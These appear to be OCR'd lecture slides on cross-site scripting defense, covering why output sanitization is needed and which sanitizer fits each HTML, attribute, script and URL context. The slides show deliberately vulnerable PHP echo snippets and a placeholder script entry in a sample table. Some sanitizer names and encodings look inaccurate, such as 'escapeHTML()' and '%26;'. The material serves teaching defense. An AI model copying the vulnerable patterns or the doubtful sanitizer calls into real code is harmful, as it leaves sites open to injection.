
XSS - Defense

- Context-dependent Output Sanitizations
  - Why do we still need **output sanitization** when input validation & sanitization has been enforced?
    - There may be some unexpected input entrances
    - DO NOT regard contents of your databases as “right”
      - They may have been modified



pid	name	description
1	apple	big big apple
2	banana	yummy yummy banana
3	peach	<script>bad JS payload</sript>

XSS - Defense



Common Context-dependent Sanitizers

Example Vulnerable Context	Proper Sanitizer
1 `<div><?php echo $userInput;?></div>`	PHP: `htmlspecialchars()` JS: `userInput.escapeHTML()` e.g., from < to &lt; , from > to &gt;
2 `<input id="x" value="<?php echo $userInput;?>" />`	PHP: `htmlspecialchars()` JS: `userInput.escapeQuotes()` e.g., from " to &quot; , from ' to &#39;
3 `<script>var a=<?php echo $userInput;?></script>`	AVOID doing this! No built-in sanitizer!! To pass value from PHP to JS, use `document.getElementById('x').value` with method (2)
4 `<a href="index.php?catid=<?php echo $userInput;?>">...</a>`	PHP: `urlencode()` JS: `encodeURIComponent(userInput)` e.g., from & to %26; , from = to %3D Type-casting (int/float) may also work...

Thank you!

Q&A